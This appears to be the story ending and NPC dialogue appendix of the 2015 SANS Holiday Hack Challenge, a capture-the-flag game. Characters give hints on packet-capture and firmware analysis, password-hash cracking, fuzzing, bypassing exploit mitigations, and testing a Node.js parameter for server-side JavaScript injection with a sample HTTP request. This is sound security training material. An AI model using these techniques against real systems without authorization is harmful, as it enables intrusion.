
Based on their analysis of the SuperGnome packet captures, Josh's mind was blown. He exclaimed, "We've got to act, and do so immediately. Today is Christmas Eve! We're running out of time."

Jessica responded, "But we're just two kids. How can we thwart a world-wide conspiracy?"

Josh knew the answer. "With the details from each of the five SuperGnomes, we've got extremely incriminating evidence of the sinister plot and the villain behind it. Let's package up all our findings and take them to Dad's friends in law enforcement! They'll be able to stop the bad guys."

"That's brilliant!" Jess responded, proud of her brother.

And that, Dear Reader, is the story of how you and the Dosis children worked together to save the entire holiday season from the villainous Gnome conspirators at ATNAS Corporation.



Appendix

Complete Dosis Neighborhood Dialog History

Jessica Dosis

1st Interaction:

- Hi, I'm Jess Dosis.
- You should talk to Josh. He's putting together a packet capture of Gnome activity.
- I'm not ready to share the firmware yet. Please give Josh the text in the image extracted from the pcap file, then come back to me for the firmware.
- ...

2nd Interaction (after solving Josh Dosis's question):

- Hi, I'm Jess Dosis.
- Josh mentioned that you've been helping figure out what's going on.
- I took the liberty of disassembling the Gnome and dump the NAND storage using my Xeltek SuperPro 6100 to a file.
- Can you extract a passwod from (this data dump)? https://www.holidayhackchallenge.com/2015/giyh-firmware-dump.bin
- You should also chat with Jeff - he's the go-to guy for firmware analysis.
- I think Jeff is teaching NetWars next door right now.
- ...

3rd Interaction (after giving her the password - SittingOnAShelf)

- Wow, that's right!
- Great work recovering that password! Amazing!
- Sometimes all you need is just one foot in the door: a single password can go a long way to compromsing a target.
- Come to think of it, you should sho Dan the password information.
- Interesting, it looks like the Gnome is using Node.js for web services.
- Node.js is a recent platform that is getting a lot of attention. SSJS programming uses an event-driven non-blocking architecture.
- Oh, SSJS is Server-Side JavaScript. Combined with NoSQL databases, it can scale and perform to much greater levels than traditional MVC architectures.
- I know Dan and JoshW have been spending a lot of time working with SSJS and NoSQL, you should chat with them too.
- This is powerful stuff, I'm going to keep digging here.
- If you need to grab it again, you can download the firmware (here). https://www.holidayhackchallenge.com/2015/giyh-firmware-dump.bin
- ...

Josh Dosis

1st Interaction:

- Hi. I'm Josh Dosis. Thanks for your help in analyzing the Gnome.
- That Gnome is not what he seemed!
- I've (captured WiFi traffic) from the network the Gnome is on. https://www.holidayhackchallenge.com/2015/giyh-capture.pcap
- Can you tell me what text is being sent in the photo?
- I've been working on a (script to pull out the photo), but it's not working yet. https://www.holidayhackchallenge.com/2015/gnomeitall.py
- It looks like a JPG file might be in the capture file, but I don't see the JPG beginning-of-file marker 0xFFD8 in my script output file.
- I heard that some of the people at Counter Hack have done this kind of analysis before too.
- Check the park to the Southeast - Tim is the guy to talk to about packet cpature analysis. Maybe he can offer some insight.
- ...

2nd Interaction:

- (Type in: GnomeNET-NorthAmerica)
- Wow, that's right!
- Wow, great work! Congratulations!
- This is amazing. I wonder how far flung this operation is, if our Gnome is specific to North America?
- Did you talk to Jessica yet? She has been tackling the hardware side of things.
- If you need it again, you can download the packet capture (here). https://www.holidayhackchallenge.com/2015/giyh-capture.pcap
- ...


Ed Skoudis

1st Interaction:

- Ed Skoudis here. I'd like to personally welcome you to Holiday Hack Quest.
- Our team here at Counter Hack has been working for months on building an exiciting challenge for you.
- I think this is our best one ever! Please dig in and enjoy.
- But, I gotta admit: we have one big problem. I brought aboard a new intern recently, and he's missing. We don't know where to find him.
- As you work through the challenge, perhaps you can locate him. If you spot him, please let me know where he is. Good luck!
- ...

2nd Interaction:

- You met Jeff? Isn't he wonderful?
- Firmware spelunking? It's amazing!



- When you extract the firmware of a device, you have unlocked a treasure trove of information. The hard part is identifying the valuable information.
- First, it's easy to get lost when you are exploring a filesystem extracted on top of your normal filesystem. Changing your command line prompt to clearly show you the directory you are in will eliminate some confusion when exploring.
- You can even use a nice (colorful display of your current directory) on a line all by itself. https://gist.github.com/joswr1ght/32f241d7d4074ec5e26b
- Use the Linux (find) and (grep) utilities effectively. They will help you uncover useful data much faster than manually analyzing the file system. http://blog.commandlinekungfu.com/2009/04/episode-21-finding-locating-files.html http://blog.commandlinekungfu.com/2011/04/episode-142-xml-in-shell.html
- For Linux filesystems, you'll find clues in the /etc directory. Take a look at the configuration files for different services, including system startup scripts in the init.d directory.
- Look at the system services and the directories mentioned in the configuration files.
- Always remember the SEC560 credo: "ABC: Always Be Crackin' -- if you find password hashes, crack them with (John the Ripper) or (Hashcat). http://www.openwall.com/john/ http://hashcat.net/oclhashcat/
- ...

3rd Time - After Intern Plot Discussion

- Wow, he was trying to plant a toy inside our data center? Great work tracking him down.
- I can't understand why someone would put a wierd toy in the data center. Sounds pretty sketchy to me.
- Did you get to meet the other CHC staff in the meantime?
- I hope they were able to offer useful information.
- We hope you enjoyed Holiday Hack Quest, and learned something useful along the way.
- ...

Lynn Schifano

1st Interaction:

- Welcome to Holiday Hack Quest! My name is Lynn Schifano.
- I work at Counter Hack iHQ. Have you see the (office tour)? http://www.counterhack.net/Counter_Hack/Just_Your_Typical_Office.html
- I'll be your source for news and events. Check back often for more information.
- Counter Hack staff are working in the general area.
- If you talk to us, we'll share information about the tech we've been working on.
- Not everyone is so forthcoming though.
- You might have to coax them into talking along the way by providing them goodies you find scattered throughout the neighborhood.
- Also, we're having trouble finding our intern. If you see him, let Ed know.
- ...

Tom VanNorman


(Gives quest: Blinky Lights - Find a string of blinky lights for TomV)

1st Interaction:


- Hi, I'm Tom VanNorman.
- I'm working on programming and testing this PLC. We're building out a new CyberCity, and this is going to be one of the targets players attack in the missions.
- Unfortunately, I don't have the lights yet that I need. I really need some lights that I can use to make sure the PLC functions properly.
- Can you help me find some lights that I can use?
- ...

2nd Interaction:

- Hey, these lights will work perfectly! Thank You!
- In addition to working on these PLCs. I also work on software attacks, which consists of two primary components: vulnerability discovery, followed by exploit development.
- Without access to source code, vulnerability discovery can be done using reverse engineering tools such as (Hopper) or (IDA Pro), or through manual or automated testing.



- For simpler programs with limited input options, manually manipulating input fields to identify a crash condition can be a useful vulnerability discovery technique.
- For complex programs, you can create small testing scripts using Python or Bash with (Netcat), or use more complex fuzzing frameworks such as (Sulley).
  https://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf
  https://github.com/OpenRCE/sulley
- Once you've identified a crash condition, you need to determine if the flaw is exploitable. This may take some reverse-engineering work to determine where the program crashes, and the opportunities for achieving remote code execution.
- Jonathan Foote's (GDB 'exploitable') plugin can be useful in triaging a crash to quickly determine if it is likely to be exploitable.
- For modern exploits, it's not enough to have an exploitable vulnerability, you also need to be able to bypass exploit mitigation techniques.
- If the system uses a stack canary and your attack overwrites the canary value, you'll have to repair the stack before the vulnerable function exits. Take a look at (this excellent paper) by Gerardo Richarte.



http://www.coresecurity.com/files/attachments/StackGuard.pdf

- For systems with Address Space Layout Randomization, there are a few prominent techniques to work-around randomization restrictions. (This article) by 0xdusty is worth a read. https://penturalabs.wordpress.com/2011/03/31/vulnerability-development-buffer-overflows-how-to-bypass-full-aslr/
- Systems using Data Execution Prevention make exploits even more difficult, but not all systems use DEP. Make sure you do some evaluation on the target or from other available sources to determine if you need to bypass DEP as well.
- If you need to disable DEP on your own system for testing, you can change the Linux kernel boot process using (these intructions). https://gist.github.com/joswr1ght/a45d000ceaccf4cce6cb
- The Intern? No one has been able to find him. I wonder if he is doing something sneaky or underhanded. We're counting on you to locate him and find out what he's up to.
- ...

Tim Medin


(Gives quest: HotChoco - Find Tim some hot chocolate)

1st Interaction:

- Hi, I'm Tim Medin.
- I've been searching for The Intern, but I forgot how cold it is this far North.
- I live in Texas. We don't get winter snow like this.
- I could use something to warm me up. Can you find me something hot to drink?
- ...

2nd Interaction:


- Hi, I'm Tim Medin.
- I've been searching for The Intern, but I forgot how cold it is this far North.
- I live in Texas. We don't get winter snow like this.
- LOL, fired from a volunteer position. Classic Dan.
- So, yeah, SSJS injection attacks are pretty exciting.
- Like classic injection attacks which allow you to run a local command on the target platform, SSJS injection attacks allow you to run arbitrary commands.
- Unlike XSS which allows you to run JavaScript on the victim's browser. SSJS injection allows you to run arbitrary JavaScript on the server.
- When a developer uses the JavaScript eval() method without validating the input, it is vulnerable to SSJS injection.
- Anytime you see a parameter that can be manipulated on a site using Node.js, replace it with JavaScript that would produce a calculated value.
- In this example using Burp Suite, the site expects a POST parameter called "age", which returns a calculated response.



```
Host: localhost:3000
Content-Type:
application/x-www-form-urlencoc
Content-Length: 6

age=40
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=u
Connection: keep-alive

Your calculated age in 2050 is 75
```

- If I change the POST value to '2*2' using URL encoding, the server interprets the value as 4. This indicates that the site is vulnerable to SSJS injection.



